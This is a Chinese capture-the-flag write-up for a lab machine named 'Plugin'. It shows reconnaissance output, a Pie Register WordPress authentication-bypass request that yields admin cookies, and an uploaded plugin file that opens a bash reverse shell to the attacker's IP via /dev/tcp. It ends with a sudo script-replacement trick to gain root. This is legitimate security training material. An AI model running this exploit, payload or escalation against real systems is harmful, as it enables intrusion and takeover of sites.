群友靶机-low-Plugin

1 信息收集

1.1 Nmap

1
2
3
4
5
6
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open http Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:A2:03:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

1.2 Dirsearch

1
2
3
4
5
6
Target: http://192.168.1.147/
[16:09:34] 200 - 1KB - /about.php
[16:09:37] 200 - 2KB - /feedback.php
[16:09:37] 200 - 2KB - /home.php
[16:09:37] 302 - 0B - /index.php -> home.php
[16:09:37] 302 - 0B - /index.php/login/ -> home.php


进入之后发现功能点不多,在反馈界面提交后可以发现

image-20250729203325130

设置hosts进入,然后再扫一下

1
2
192.168.1.147 plugin.dsz
192.168.1.147 plugin.dsz.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[16:18:30] Scanning:
[16:18:36] 200 - 33B - /.maintenance
[16:18:42] 200 - 19KB - /license.txt
[16:18:43] 200 - 7KB - /readme.html
[16:18:45] 301 - 311B - /wp-admin -> http://plugin.dsz/wp-admin/
Added to the queue: wp-admin/
[16:18:45] 301 - 313B - /wp-content -> http://plugin.dsz/wp-content/
[16:18:45] 200 - 0B - /wp-content/
Added to the queue: wp-content/
[16:18:45] 200 - 0B - /wp-content/plugins/hello.php
[16:18:45] 200 - 0B - /wp-content/themes/
[16:18:45] 200 - 774B - /wp-content/upgrade/
[16:18:45] 200 - 1KB - /wp-content/uploads/
Added to the queue: wp-content/themes/
[16:18:45] 301 - 314B - /wp-includes -> http://plugin.dsz/wp-includes/
[16:18:45] 200 - 0B - /wp-includes/rss-functions.php
Added to the queue: wp-content/uploads/
Added to the queue: wp-content/upgrade/
Added to the queue: wp-includes/
[16:18:46] 200 - 59KB - /wp-includes/
[16:18:46] 200 - 0B - /xmlrpc.php
[16:18:46] 409 - 3KB - /wp-admin/setup-config.php
[16:18:46] 200 - 1KB - /wp-admin/install.php

2 User


因为题目的名字是Plugin,同时访问后我们可以非常容易的发现是wordpress,那wordpress有洞的话肯
定是插件的,所以我们优先找有什么插件

image-20250729203423929

这里通过控制台全局搜索可以发现有两个插件

1
2
/pie-register
/simple-file-list

就查了下有没有历史漏洞和对应的版本号(我看到/pie-register 有了就没查/simple-file-list了)

发现pie-register有个cve,版本也对的上,那就用用试试

https://www.exploit-db.com/exploits/50395

1
wget -q -S -O - http://plugin.dsz/ --post-data 'user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_http_referer=/login/&log=null&pwd=null' > /dev/null
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿kali)-[~/some]
└─# wget -q -S -O - http://plugin.dsz/ --post-data
'user_id_social_site=1&social_site=true&piereg_login_after_registration=true&_wp_http_referer=/login/&log=null&pwd=null' > /dev/null
HTTP/1.1 302 Found
Date: Tue, 29 Jul 2025 08:30:55 GMT
Server: Apache/2.4.62 (Debian)
Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXxAZvsiqMxt0M7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c2760af6d792c5; path=/wp-content/plugins; HttpOnly
Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXxAZvsiqMxt0M7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c2760af6d792c5; path=/wp-admin; HttpOnly
Set-Cookie:
wordpress_logged_in_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXxAZvsiqMxt0M7hnsfbGjerKmYn%7C41891596bc3b9601edaadd442215c65336ebc5ce4d5c9985b48e6b0441afee86; path=/; HttpOnly
Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0KVveGdoQXEdCKjsMV4rJQc4jnnfy5ladknnQ%7C9a558269e12c98e4507343a3bc34fae3e30158caca151e6a67a407aedb1330bb; path=/wp-content/plugins; HttpOnly
Set-Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0KVveGdoQXEdCKjsMV4rJQc4jnnfy5ladknnQ%7C9a558269e12c98e4507343a3bc34fae3e30158caca151e6a67a407aedb1330bb; path=/wp-admin; HttpOnly
Set-Cookie:
wordpress_logged_in_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CNSeHgq0KVveGdoQXEdCKjsMV4rJQc4jnnfy5ladknnQ%7C2774e5a625fa6e89313a4c0fedc084fa4b5b80adf279a8a33336ceac7c92fb28; path=/; HttpOnly
X-Redirect-By: WordPress
Location: http://plugin.dsz
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

然后就能成功的拿到cookie

1
2
Cookie:
wordpress_43cb0f03ab0e5b08faade028f3abf0e4=root%7C1753950655%7CR5co8CqvxOLcrjHJXxAZvsiqMxt0M7hnsfbGjerKmYn%7C7ed96a99fa4f3fcda9078bf063e153702a9f2cb4ebc79aed47c2760af6d792c5

这里不知道为什么我设置的时候cookie老是掉,所以拿到cookie后先去用户中心把root密码改了,然后
再用修改后的密码登录行了

在后台找到安装插件的位置

image-20250729203621842

上传有1.php文件的压缩包

1
2
3
4
5
6
7
8
9
10
11
12
#1.php
<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.143/1234 0>&1'");
?>

一路安装下去

主机监听端口

1
nc -lvp 1234

成功获取shell

1
2
3
4
5
6
7
8
9
10
11
12
www-data@Plugin:/home/yi$ ls -al
total 32
drwxr-xr-x 2 yi yi 4096 Jul 23 21:14 .
drwxr-xr-x 3 root root 4096 Jul 23 01:49 ..
-rw------- 1 yi yi 29 Jul 23 21:14 .bash_history
-rw-r--r-- 1 yi yi 220 Jul 23 01:49 .bash_logout
-rw-r--r-- 1 yi yi 3526 Jul 23 01:49 .bashrc
-rw-r--r-- 1 yi yi 807 Jul 23 01:49 .profile
-rw-r--r-- 1 root root 44 Jul 23 01:49 user.txt
-rw-r--r-- 1 root root 2286 Jul 23 02:09 yiyi.sh
www-data@Plugin:/home/yi$ cat user.txt
flag{root-058e8f474511327e5aeed4efa793033a}

3 Root

在 /home/yi 目录下,还发现了给yiyi.sh 但是运行不了,估计是得换到yi才能用

于是继续看看,发现Wordpress也有一个yi用户

image-20250729203723092

看着非常像ssh密码,连下试试

1
2
yi@Plugin:~$ whoami
yi

也是成功连上了,然后再看看sudo -l

1
2
3
4
5
6
7
8
9
10
yi@Plugin:~$ ls -al
total 32
drwxr-xr-x 2 yi yi 4096 Jul 23 21:14 .
drwxr-xr-x 3 root root 4096 Jul 23 01:49 ..
-rw------- 1 yi yi 29 Jul 23 21:14 .bash_history
-rw-r--r-- 1 yi yi 220 Jul 23 01:49 .bash_logout
-rw-r--r-- 1 yi yi 3526 Jul 23 01:49 .bashrc
-rw-r--r-- 1 yi yi 807 Jul 23 01:49 .profile
-rw-r--r-- 1 root root 44 Jul 23 01:49 user.txt
-rw-r--r-- 1 root root 2286 Jul 23 02:09 yiyi.sh
1
2
3
4
5
6
yi@Plugin:~$ sudo -l
Matching Defaults entries for yi on Plugin:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User yi may run the following commands on Plugin:
(ALL) NOPASSWD: /bin/bash /home/yi/yiyi.sh

发现现在可以运行目录下的yiyi.sh了

运行了几次,发现有个条件始终绕不过去,然后就又卡着了。。。


后面想着想着发现这个条件和之前群里说的王炸很像

image-20250729203804289

1
2
3
4
5
mv yiyi.sh a
echo "su root" > yiyi.sh
sudo /bin/bash /home/yi/yiyi.sh
root@Plugin:/home/yi# cat /root/root.txt
flag{root-ab9d82b9ae7d7d7256a95efe3447ec78}